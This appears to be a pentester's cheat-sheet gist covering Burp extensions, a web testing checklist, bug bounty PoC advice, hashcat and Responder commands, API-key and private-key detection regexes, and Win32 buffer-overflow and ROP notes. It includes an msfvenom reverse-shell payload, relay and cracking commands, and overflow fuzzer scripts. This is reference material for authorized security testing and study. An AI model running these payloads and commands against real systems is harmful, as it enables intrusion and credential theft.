https://gist.github.com/vsec7/d5518a432b70714bedad79e4963ff320

# Filter the noise TLDR
# TLS Pass Through
.*\.google\.com
.*\.gstatic\.com
.*\.googleapis\.com
.*\.pki\.goog
.*\.mozilla\.com

# Send swagger to burp
https://github.com/RhinoSecurityLabs/Swagger-EZ

# If some request/response breaks or slow down Burp
- Project options -> HTTP -> Streaming responses -> Add url and uncheck "Store streaming responses...."

# Burp Extension rotate IP yo avoid IP restrictions
https://github.com/RhinoSecurityLabs/IPRotate_Burp_Extension

# Collab alternative
http://dnsbin.zhack.ca/
http://pingb.in/

# Run private collaborator instance in AWS
https://github.com/Leoid/AWSBurpCollaborator
```

Preferred extensions

- Active Scan ++ More active and passive scans
- Burp Bounty Active and passive checks customizable based on patterns, check my profiles
- Software Vulnerability Scanner Passive scan to detect vulnerable software versions
- ~~Additional Scanner Checks Passive scan for missing headers mainly~~ Replaced with Burp Bounty
- Software Version Reporter Passive detects software versions (vulnerable or not)
- Param Miner Passive scan to detect hidden or unlinked parameters, cache poisoning
- Backslash Powered Scanner Active scan for SSTI detection
- CSRF Scanner Passive CSRF detection
- Freddy Active and Passive scan for Java and .NET deserialization
- JSON Web Tokens decode and manipulate JSON web tokens
- Reissue Request Scripter generates scripts for Python, Ruby, Perl, PHP and PowerShell
- Retire.js Passive scan to find vulnerable JavaScript libraries
- Web Cache Deception Scanner Active scan for Web Cache Deception vulnerability
- Cookie decrypter Passive check for decrypt/decode Netscaler, F5 BigIP, and Flask cookies
- Reflector Passive scan to find reflected XSS
- J2EEScan Active checks to discover different kind of J2EE vulnerabilities
- HTTP Request Smuggler Active scanner and launcher for HTTP Request Smuggling attacks
- Link Hijacking Passive scan to discover broken links
- HUNT Scanner Passive scan that suggest vulnerable parameters and give details
- Flow History of all burp tools, extensions and tests
- Taborator Allows Burp Collaborator in a new tab
- Turbo Intruder Useful for sending large numbers of HTTP requests (Race cond, fuzz, user enum)
- Auto Repeater Automatically repeats requests with replacement rules and response diffing
- Upload Scanner Tests multiple upload vulnerabilities
- PHP Object Injection Check Active scan check to find PHP object injection
- Java Deserialization Scanner Active and passive scanner to find Java deserialization vulnerabilities
- Autorize Used to detect IDORs
- .NET Beautifier Easy view for VIEWSTATE parameter
- Wsdler generates SOAP requests from WSDL request
- Collaborator Everywhere Inject headers to reveal backend systems by causing pingbacks
- Collabfiltrator Exfiltrate blind remote code execution output over DNS
- Bypass WAF Add some headers to bypass some WAFs
- SAMLRaider for testing SAML infrastructures, messages and certificates
- GoldenNuggets-1 create wordlists from target
- Logger++ Log for every burp tool and allows highlight, filter, grep, export...

Loaded	Type	Name
☑	Python	Active Scan++
☑	Java	Software Vulnerability Scanner
☑	Python	Additional Scanner Checks
☑	Java	Software Version Reporter
☑	Java	Param Miner
☑	Java	Backslash Powered Scanner
☑	Java	CSRF Scanner
☑	Java	Freddy, Deserialization Bug Finder
☑	Java	JSON Web Tokens
☑	Java	Reissue Request Scripter
☑	Java	Retire.js
☑	Java	Web Cache Deception Scanner
☑	Python	Cookie Decrypter
☑	Java	Reflector
☑	Java	J2EEScan
☑	Java	Burp Bounty
☑	Java	HTTP Request Smuggler
☑	Python	Link Hijacking
☑	Java	Hunt Scanner
☑	Java	Flow
☑	Java	Turbo Intruder
☑	Java	Auto Repeater
☐	Java	Collaborator Everywhere
☐	Python	Upload Scanner
☐	Java	Taborator
☐	Java	PHP Object Injection Check
☐	Java	Java Deserialization Scanner
☐	Java	Logger++
☐	Python	Autorize
☐	Java	.NET Beautifier
☐	Python	Collabfiltrator
☐	Java	Wsdler
☐	Python	CSP-Bypass
☐	Java	Bypass WAF

VirtualBox

MacOS

```
# Tested in ElCapitan(10.11) to Catalina(10.15)
# Find and download your desired vmdk file
# Add your VM using existing disk
# Set Chipset ICH9
# Enable PAE/NX
# Video Memory 128 MB
# After created:
cd "C:\Program Files\Oracle\VirtualBox\"
VBoxManage.exe modifyvm "VM Name" --cpuidset 00000001 000106e5 00100800 0098e3fd bfebfbff
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiSystemProduct" "iMac11,3"
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiSystemVersion" "1.0"
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiBoardProduct" "Iloveapple"
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/smc/0/Config/DeviceKey" "ourhardworkbythesewordsgua
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/smc/0/Config/GetKeyFromRealSMC" 1

```

Code review

```
# General analysis
https://www.sonarqube.org/downloads/
https://deepsource.io/signup/
https://github.com/pyupio/safety

# Find interesting strings
https://github.com/s0md3v/hardcodes
https://github.com/micha3lb3n/SourceWolf
https://libraries.io/pypi/detect-secrets

# JavaScript
https://jshint.com/
https://github.com/jshint/jshint/

# NodeJS
https://github.com/ajinabraham/nodejsscan

# Electron Apps
https://github.com/doyensec/electronegativity

# Python
https://github.com/PyCQA/bandit
https://github.com/python-security/pyt

# .NET
https://github.com/icsharpcode/ILSpy
https://github.com/0xd4d/dnSpy
```

Pentesting Web checklist

Pre-Engagement

Recon & analysis

- [ ] Identify web server & technologies
- [ ] Bruteforce subdomains
- [ ] Directory enumeration
- [ ] Find leaked ids, emails (pwndb)
- [ ] Identify WAF
- [ ] Crawl all the site for interesting keywords like password, token, etc
- [ ] Test for debug parameters
- [ ] Identify data entry points
- [ ] Try to locate /robots.txt /crossdomain.xml /clientaccesspolicy.xml /phpinfo.php /sitemap.xml
- [ ] Review comments on source code
- [ ] Check /.git
- [ ] Shodan
- [ ] Google dorking
- [ ] Check waybackurls (gau and waybackurls)

Network tests

- [ ] Check ICMP packets allowed
- [ ] Check DMARC policies (spoofcheck)
- [ ] Look services on other ports than 80 and 443
- [ ] Check UDP ports (udp-proto-scanner or nmap)
- [ ] Test SSL (testssl)

Preparation

- [ ] Study site structure
- [ ] Make a list with all possible test cases

User management

Registration

- [ ] Duplicate registration
- [ ] Overwrite existing user (existing user takeover)
- [ ] Username uniqueness
- [ ] Weak password policy
- [ ] Insufficient email verification process
- [ ] Weak registration implementation or allows disposable email addresses
- [ ] Fuzz after user creation to check if any folder have been overwritten or created with your profile name
- [ ] Add only spaces in password

Authentication

- [ ] Username enumeration
- [ ] Resilience to password guessing
- [ ] Account recovery function
- [ ] "Remember me" function
- [ ] Impersonation function
- [ ] Unsafe distribution of credentials
- [ ] Fail-open conditions
- [ ] Multi-stage mechanisms
- [ ] SQL Injections
- [ ] Auto-complete testing
- [ ] Lack of password confirmation on change email, password or 2FA
- [ ] Weak login function over HTTP and HTTPS if both are available
- [ ] User account lockout mechanism on brute force attack
- [ ] Check for password wordlist (cewl and burp-goldenNuggets)
- [ ] Test 0auth login functionality for Open Redirection
- [ ] Test response tampering in SAML authentication
- [ ] In OTP check guessable codes and race conditions
- [ ] If JWT, check common flaws
- [ ] Browser cache weakness (eg Pragma, Expires, Max-age)

Session

- [ ] Session handling
- [ ] Test tokens for meaning
- [ ] Test tokens for predictability
- [ ] Insecure transmission of tokens
- [ ] Disclosure of tokens in logs
- [ ] Mapping of tokens to sessions
- [ ] Session termination
- [ ] Session fixation
- [ ] Cross-site request forgery
- [ ] Cookie scope
- [ ] Decode Cookie (Base64, hex, URL etc.)
- [ ] Cookie expiration time
- [ ] Check HTTPOnly and Secure flags
- [ ] Use same cookie from a different effective IP address or system
- [ ] Access controls
- [ ] Effectiveness of controls using multiple accounts
- [ ] Insecure access control methods (request parameters, Referer header, etc)
- [ ] Check for concurrent login through different machine/IP
- [ ] Bypass AntiCSRF tokens

Profile/Account details

- [ ] Find parameter with user id and try to tamper in order to get the details of other users
- [ ] Create a list of features that are pertaining to a user account only and try CSRF
- [ ] Change email id and update with any existing email id. Check if its getting validated on server or not.
- [ ] Check any new email confirmation link and what if user doesn't confirm.
- [ ] File upload: Unsafe File upload, No Antivirus, No Size Limit, File extension, Filter Bypass, burp
- [ ]

CSV import/export: Command Injection, XSS, macro injection
- [ ] Check profile picture URL and find email id/user info or EXIF Geolocation Data
- [ ] Imagetragick in picture profile upload
- [ ] Metadata of all downloadable files
- [ ] Account deletion option and try to reactivate with "Forgot password" feature
- [ ] Try bruteforce enumeration when change any user unique parameter.
- [ ] Check application request re-authentication for sensitive operations
- [ ] Try parameter pollution to add two values of same field

Forgot password

- [ ] Invalidate session on Logout and Password reset
- [ ] Uniqueness of forget password reset link/code
- [ ] Reset links expiration time
- [ ] Find user id or other sensitive fields in reset link and tamper them
- [ ] Request 2 reset passwords links and use the older
- [ ] Check if many requests have sequential tokens

Input handling

- [ ] Fuzz all request parameters
- [ ] Identify all reflected data
- [ ] Reflected XSS
- [ ] HTTP header injection in GET & POST (X Forwarded Host)
- [ ] Arbitrary redirection
- [ ] Stored attacks
- [ ] OS command injection
- [ ] Path traversal
- [ ] Script injection
- [ ] File inclusion
- [ ] SMTP injection
- [ ] Native software flaws (buffer overflow, integer bugs, format strings)
- [ ] SOAP injection
- [ ] LDAP injection
- [ ] XPath injection
- [ ] XXE in any request, change content-type to text/xml
- [ ] Stored XSS
- [ ] SQL injection
- [ ] NoSQL injection
- [ ] HTTP Request Smuggling
- [ ] Open redirect
- [ ] SSRF in previously discovered open ports
- [ ] xmlrpc.php DOS and user enumeration
- [ ] HTTP dangerous methods OPTIONS PUT DELETE

Error handling

- [ ] Access custom pages like /whatever_fake.php (.aspx,.html,.etc)
- [ ] Add multiple parameters in GET and POST request using different values
- [ ]

Add "[]", "]]", and "[[" in cookie values and parameter values to create errors
- [ ] Generate error by giving input as "/~randomthing/%s" at the end of URL
- [ ] Use Burp Intruder "Fuzzing Full" List in input to generate error codes
- [ ] Try different HTTP Verbs like PATCH, DEBUG or wrong like FAKE

Application Logic

- [ ] Identify the logic attack surface
- [ ] Test transmission of data via the client
- [ ] Test for reliance on client-side input validation
- [ ] Thick-client components (Java, ActiveX, Flash)
- [ ] Multi-stage processes for logic flaws
- [ ] Handling of incomplete input
- [ ] Trust boundaries
- [ ] Transaction logic
- [ ] Implemented CAPTCHA in email forms to avoid flooding
- [ ] Tamper product id, price or quantity value in any action (add, modify, delete, place, pay...)
- [ ] Tamper gift or discount codes
- [ ] Reuse gift codes
- [ ] Try parameter pollution to use gift code two times in same request
- [ ] Try stored XSS in non-limited fields like address
- [ ] Check in payment form if CVV and card number is in clear text or masked
- [ ] Check if is processed by the app itself or sent to 3rd parts
- [ ] IDOR from other users details ticket/cart/shipment
- [ ] Check PRINT or PDF creation for IDOR
- [ ] Check unsubscribe button with user enumeration
- [ ] Parameter pollution on social media sharing links
- [ ] CORS (corsy)
- [ ] Change POST sensitive requests to GET

Other checks

Hosting

- [ ] Segregation in shared infrastructures
- [ ] Segregation between ASP-hosted applications
- [ ] Web server vulnerabilities
- [ ] Dangerous HTTP methods
- [ ] Proxy functionality
- [ ] Virtual hosting misconfiguration
- [ ] Check for internal numeric IP's in request
- [ ] Check for external numeric IP's and resolve it

CAPTCHA

- [ ] Send old captcha value.
- [ ] Send old captcha value with old session ID.

- [ ] Request captcha absolute path like www.url.com/captcha/1.png
- [ ] Remove captcha with any adblocker and request again
- [ ] Bypass with OCR tool

Headers

- [ ] X-XSS-Protection
- [ ] Strict-Transport-Security
- [ ] Content-Security-Policy
- [ ] Public-Key-Pins
- [ ] X-Frame-Options
- [ ] X-Content-Type-Options
- [ ] Referer-Policy
- [ ] Cache-Control
- [ ] Expires

Random


```
# Cyberchef cli alternative
https://github.com/Ciphey/Ciphey

# Default creds:
https://cirt.net/passwords
https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials
https://github.com/LandGrey/pydictor
https://github.com/Mebus/cupp
https://github.com/sc0tfree/mentalist

# Dedupe wordlists
# https://github.com/nil0x42/duplicut
./duplicut wordlist.txt -o clean-wordlist.txt

# Hashcat
hashcat --stdout wordlist.txt -r /usr/share/hashcat/rules/best64.rule
# ntlm
hashcat hash_input.txt -m 1000 -a 3 -d 1 -o cracked.txt
# dict attack
hashcat hash.txt dict1.txt dict2.txt dict3.txt
# mask
hashcat -a 3 ?a?a?a?a?a?a?a -i
# Hashcat for noobs
https://github.com/trustedsec/hate_crack

# Good rule
https://github.com/NotSoSecure/password_cracking_rules/blob/master/OneRuleToRuleThemAll.rule

# Temporary emails
https://www.guerrillamail.com/en/
https://10minutemail.com
https://www.trash-mail.com/inbox/
https://www.mailinator.com
http://www.yopmail.com/en
https://generator.email
https://en.getairmail.com
http://www.throwawaymail.com/en
https://maildrop.cc
https://owlymail.com/en
https://www.moakt.com
https://tempail.com
http://www.yopmail.com
https://temp-mail.org/en
https://www.mohmal.com
http://od.obagg.com
http://onedrive.readmail.net
http://xkx.me
https://t.odmail.cn
https://www.emailondeck.com
https://anonbox.net
https://M.kuku.lu
https://www.temp-mails.com/
http://deadfake.com/
https://www.sharklasers.com/
https://mytemp.email/
http://www.mintemail.com/
http://www.eyepaste.com/
mailsucker.net
https://www.emailondeck.com/
https://getnada.com/
http://www.fakeinbox.com/
https://temp-mail.org/
https://www.tempmailaddress.com/
```


```
https://tempail.com/
https://tempm.com/
https://mailsac.com/
https://smailpro.com/

# Printer attacks
https://github.com/RUB-NDS/PRET

# Aliases
alias cat="bat --style=grid"
alias dockly='docker run -it --rm -v /var/run/docker.sock:/var/run/docker.sock lirantal/dockly'
alias sniper='docker run -it xerosecurity/sn1per /bin/bash'
alias myip='ip -br -c a && echo && curl ifconfig.me'
alias lsla='colorls -lA --sd --gs --group-directories-first'
alias gitleaks='docker run --rm --name=gitleaks zricethezav/gitleaks -v --pretty -r
alias grp='git reset --hard origin/master && git pull'
alias ccat='pygmentize -O style=monokai -f console256 -g'
alias testssl='~/Escritorio/tools/testssl.sh/testssl.sh'
alias nano='micro'
alias scoutsuite='cd /home/user/tools/ScoutSuite && docker run --rm -t \
-v ~/.aws:/root/.aws:ro \
-v "$(pwd)/results:/opt/scoutsuite-report" \
scoutsuite:latest \
aws'
alias services_running='systemctl list-units --type=service --state=running'
alias pwndb='sudo python3 ~/PATH/pwndb/pwndb.py --target'
alias s3scanner='sudo python3 ~/PATH/S3Scanner/s3scanner.py'
alias flumberbuckets='sudo python3 ~/PATH/flumberboozle/flumberbuckets/flumberbuckets.py -p'

# Responder

# Analyze/Listen mode
responder -I [Interface] -A
responder -I [Interface] -i [IP Address] or -e [External IP] -A
# Normal mode (disable smb and http server in /usr/share/responder/Responder.conf)
responder -I eth0 -rv
# Check targets with smb signing not enabled
python RunFinger.py -i 10.0.2.0/24
# MultiRelay with all users for all services
python MultiRelay.py -t 10.0.2.4 -u ALL
# Reverse shell via Multirelay
./MultiRelay.py -t <target host> -c <'command to run'> -u <user to target>
# Make changes to config to turn off services:
nano /usr/share/responder/Responder.conf

# Oneliners

# Subdomain scan + alive hosts + web scan
chaos -d domain.com | httpx -silent | anew | xargs -I@ jaeles scan -u @
chaos -d domain.com | httpx -silent | anew | nuclei -t /nuclei-templates

# Check payload in all param with qsreplace (SSTI example)
waybackurls http://target.com | qsreplace "ssti{{9*9}}" > fuzz.txt
ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/
# Check in burp for reponses with ssti81
```

Useful regex

```
Twitter Access Token [1-9][0-9]+-[0-9a-zA-Z]f40g
Facebook Access Token EAACEdEose0cBA[0-9A-Za-z]+
Google YouTube API Key AIza[0-9A-Za-zn-_]f35g
OAuth ID [0-9]+-[0-9A-Za-z_]f32gn.appsn.googleusercontentn.com
Picatic API Key sk_live_[0-9a-z]f32g
Stripe Standard API Key sk_live_[0-9a-zA-Z]f24g
Restricted API Key rk_live_[0-9a-zA-Z]f24g
Square Access Token sq0atp-[0-9A-Za-zn-_]f22g
OAuth Secret sq0csp-[0-9A-Za-zn-_]f43g
PayPal Braintree Access Token access_tokenn$productionn$[0-9a-z]f16gn$[0-9a-f]f32g
Amazon MWS Auth Token amznn.mwsn.[0-9a-f]f8g-[0-9a-f]f4g-[0-9a-f]f4g-[0-9a-f]f4g-[0-9a-f]f12g
Google Gmail (see YouTube) (see YouTube)
Twilio API Key SK[0-9a-fA-F]f32g
MailGun API Key key-[0-9a-zA-Z]f32g
MailChimp API Key [0-9a-f]f32g-us[0-9]f1,2g
Storage Google Drive (see YouTube) (see YouTube)
IaaS Amazon AWS Access Key ID AKIA[0-9A-Z]f16g
RSA Private Key
-----BEGIN RSA PRIVATE KEY-----
[nrnn]+(?:nw+:.+)*[ns]*
(?:[0-9a-zA-Z+n/=]f64,76g[nrnn]+)+
[0-9a-zA-Z+n/=]+[nrnn]+
-----END RSA PRIVATE KEY----
EC Private Key
-----BEGIN EC PRIVATE KEY-----
[nrnn]+(?:nw+:.+)*[ns]*
(?:[0-9a-zA-Z+n/=]f64,76g[nrnn]+)+
[0-9a-zA-Z+n/=]+[nrnn]+
-----END EC PRIVATE KEY-----
PGP Private Key
-----BEGIN PGP PRIVATE KEY BLOCK-----
[nrnn]+(?:nw+:.+)*[ns]*
(?:[0-9a-zA-Z+n/=]f64,76g[nrnn]+)+
[0-9a-zA-Z+n/=]+[nrnn]+=
[0-9a-zA-Z+n/=]f4g[nrnn]+
-----END PGP PRIVATE KEY BLOCK-----
General Private Key
-----BEGIN PRIVATE KEY-----
[nrnn]+(?:nw+:.+)*[ns]*
(?:[0-9a-zA-Z+n/=]f64,76g[nrnn]+)+
[0-9a-zA-Z+n/=]+[nrnn]+
-----END PRIVATE KEY-----
Amazon AWS Client Secret [0-9a-zA-Z/+=]f40g
Amazon MWS AWS Client ID AKIA[0-9A-Z]f16g
Auth Token AWS Secret Key [0-9a-zA-Z/+=]f40g
OAuth Secret [0-9a-zA-Zn-_]f24g
OAuth Auth Code 4/[0-9A-Za-zn-_]+
Google OAuth Refresh Token 1/[0-9A-Za-zn-_]f43g|
OAuth ID 1/[0-9A-Za-zn-_]f64g
OAuth Access Token ya29n.[0-9A-Za-zn-_]+
API Key AIza[0-9A-Za-zn-_]f35g
Twilio API Secret [0-9a-zA-Z]f32g API Key
Twitter Access Token Secret [0-9a-zA-Z]f45g
```

Master assessment mindmap





BugBounty


Good PoC

Issue type	PoC
Cross-site scripting	`alert(document.domain)` or `setInterval`alert\x28document.domain\x29`` if you have to use backticks. [1] Using `document.domain` instead of `alert(1)` can help avoid reporting XSS bugs in sandbox domains.
Command execution	Depends of program rules: • Read (Linux-based): `cat /proc/1/maps` • Write (Linux-based): `touch /root/your_username` • Execute (Linux-based): `id`
Code execution	This involves the manipulation of a web app such that server-side code (e.g. PHP) is executed. • PHP: `<?php echo 7*7; ?>`
SQL injection	Zero impact • MySQL and MSSQL: `SELECT @@version` • Oracle: `SELECT version FROM v$instance;` • Postgres SQL: `SELECT version()`
Unvalidated redirect	• Set the redirect endpoint to a known safe domain (e.g. `google.com`), or if looking to demonstrate potential impact, to your own website with an example login screen resembling the target's. • If the target uses OAuth, you can try to leak the OAuth token to your server to maximise impact.
Information exposure	Investigate only with the IDs of your own test accounts — do not leverage the issue against other users' data — and describe your full reproduction process in the report.
Cross-site request forgery	When designing a real-world example, either hide the form (`style="display:none;"`) and make it submit automatically, or design it so that it resembles a component from the target's page.
Server-side request forgery	The impact of a SSRF bug will vary — a non-exhaustive list of proof of concepts includes: • reading local files • obtaining cloud instance metadata • making requests to internal services (e.g. Redis) • accessing firewalled databases
Local file read	Make sure to only retrieve a harmless file. Check the program security policy as a specific file may be designated for testing.
XML external entity processing	Output random harmless data.
Sub-domain takeover	Claim the sub-domain discreetly and serve a harmless file on a hidden page. Do not serve content on the index page.

Good Report

```
# Bug bounty Report

# Summary
...

# Vulnerability details
...

# Impact
...

# Proof of concept
...

# Browsers verified in
...

# Mitigation
...
```

Methodology



Good recon framework

```
https://github.com/yogeshojha/rengine
```

jar usage

```
Task    -    Command
Execute Jar    -    java -jar [jar]
Unzip Jar    -    unzip -d [output directory] [jar]
Create Jar    -    jar -cmf META-INF/MANIFEST.MF [output jar] *
Base64 SHA256    -    sha256sum [file] | cut -d' ' -f1 | xxd -r -p | base64
Remove Signing    -    rm META-INF/*.SF META-INF/*.RSA META-INF/*.DSA
Delete from Jar    -    zip -d [jar] [file to remove]
Decompile class    -    procyon -o . [path to class]
Decompile Jar    -    procyon -jar [jar] -o [output directory]
Compile class    -    javac [path to .java file]
```

Exploiting

Basics

```
**Tools**
https://github.com/apogiatzis/gdb-peda-pwndbg-gef
* gdb-peda
* gdb-gef
* pwndbg
* radare2
* ropper
* pwntools

# Web compiler
https://www.godbolt.org/
```

```
# Check protections:
checksec binary
rabin2 -I ret2win32

# Functions
rabin2 -i

# Strings
rabin2 -z ret2win32
```

BOF Basic Win32

```
1. Send "A"*1024
2. Replace "A" with /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l LENGTH
3. When crash "!mona findmsp" (E10.11.1.111 offset) or ""/usr/share/metasploit-framework/tools/exploit/patt
4. Confirm the location with "B" and "C"
5. Check for badchars instead CCCC (ESP):
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10" "\x11\x12\x13\x14\x15\x16\x1
with script _badchars.py and
"!mona compare -a esp -f C:\Users\IEUser\Desktop\badchar_test.bin"
    5.1 AWESOME WAY TO CHECK BADCHARS (https://bulbsecurity.com/finding-bad-characters-with-immunity-debugg
        a. !mona config -set workingfolder c:\logs\%p
        b. !mona bytearray -b "\x00\x0d"
        c. Copy from c:\logs\%p\bytearray.txt to python exploit and run again
        d. !mona compare -f C:\logs\%p\bytearray.bin -a 02F238D0 (ESP address)
        e. In " data", before unicode chars it shows badchars.
 6. Find JMP ESP with "!mona modules" or "!mona jmp -r esp" or "!mona jmp -r esp -cpb '\x00\x0a\x0d'" find

    6.1 Then, "!mona find -s "\xff\xe4" -m PROGRAM/DLL-FALSE"
    6.2 Remember put the JMP ESP location in reverse order due to endianness: 5F4A358F will be \x8f\x35\x4a


7. Generate shellcode and place it:
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.1.111 LPORT=4433 -f python -e x86/shikata_ga_nai -b "\x00

msfvenom -p windows/shell_reverse_tcp lhost=10.11.1.111 lport=443 EXITFUNC=thread -a x86 --platform windows

8. Final buffer like:
buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode

###############   sample 1 ################################################
#!/usr/bin/python

import socket,sys
```

```
33
34 if len(sys.argv) != 3:
35     print("usage: python fuzzer.py 10.11.1.111 PORT")
36     exit(1)
37
38 payload = "A" * 1000
39
40 ipAddress = sys.argv[1]
41 port = int(sys.argv[2])
42
43 try:
44     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45     s.connect((ipAddress, port))
46     s.recv(1024)
47     print "Sending payload"
48     s.send(payload)
49     print "Done"
50     s.close()
51 except:
52     print "Error"
53     sys.exit(0)
54
55 ###############   sample 2 ################################################
56 #!/usr/bin/python
57 import time, struct, sys
58 import socket as so
59
60 try:
61     server = sys.argv[1]
62     port = 5555
63 except IndexError:
64     print "[+] Usage %s host" % sys.argv[0]
65     sys.exit()
66
67 req1 = "AUTH " + "\x41"*1072
68 s = so.socket(so.AF_INET, so.SOCK_STREAM)
69 try:
70      s.connect((server, port))
71      print repr(s.recv(1024))
72      s.send(req1)
73      print repr(s.recv(1024))
74 except:
75      print "[!] connection refused, check debugger"
76 s.close()
```

Protections bypasses

```
1  # NX - Execution protection
2  - Ret2libc
3  https://sploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-to-libc/
4  https://0x00sec.org/t/exploiting-techniques-000-ret2libc/1833
5  -ROP
6
7  # ASLR - Random library positions
8  - Memory leak to Ret2libc
9  - ROP
10
11 # Canary - Hex end buffer
12 https://0x00sec.org/t/exploit-mitigation-techniques-stack-canaries/5085
13 - Value leak
14 - Brute force
15 - Format Strings: https://owasp.org/www-community/attacks/Format_string_attack
```

ROP

```
checksec

# Listing functions imported from shared libraries is simple:
rabin2 -i

# Strings
rabin2 -z

# Relocations
rabin2 -R

# Listing just those functions written by the programmer is harder, a rough approximation could be:
rabin2 -qs  | grep -ve imp -e ' 0 '

RADARE2
----------------------------------------
r2 -AAA binary          # Analyze with radare2
afl                     # list functions
pdf @ funcion           # dissassemble function to check what instruction pointer want to reach
iz                      # Strings
is                      # Symbols
px 48 @ 0x00601060      # Hex dump address
dcu 0x00400809          # Breakpoint
    “press s”           # Continue over breakpoint
/R pop rdi              # Search instruction
/a pop rdi,ret          # Search

GDB
----------------------------------------
gdb-gef binary
pattern create 200
pattern search “lalal”
r                       # run
c                       # continue
s                       # step
si                      # step into
b *0x0000000000401850   # Add breakpoint
ib                      # Show breakpoints
d1                      # Remove breakpoint 1
d                       # Remove breakpoint
info functions          # Check functions
x/s 0x400c2f            # Examine address x/<(Mode)Format>  Format:s(tring)/x(hex)/i(nstruction) Mode:l/w


ROPGadget
----------------------------------------
https://github.com/JonathanSalwan/ROPgadget
ROPgadget --binary callme32 --only "mov|pop|ret"

Ropper
----------------------------------------
ropper --file callme32 --search "pop"

readelf -S binary # Check writable locations

x32
| syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
+---------+------+------+------+------+------+------+
|   %eax  | %ebx | %ecx | %edx | %esi | %edi | %ebp |

x64
| syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
+---------+------+------+------+------+------+------+
|   %rax  | %rdi | %rsi | %rdx | %r10 | %r8  | %r9  |

EXAMPLE
----------------------------------------

from pwn import *

```

```
# Set up pwntools to work with this binary
elf = context.binary = ELF('ret2win')
io = process(elf.path)
gdb.attach(io)
info("%#x target", elf.symbols.ret2win)

ret2win = p64(elf.symbols["ret2win"])
payload = "A"*40 + ret2win
io.sendline(payload)
io.recvuntil("Here's your flag:")

# Get our flag!
flag = io.recvall()
success(flag)
```

tools everywhere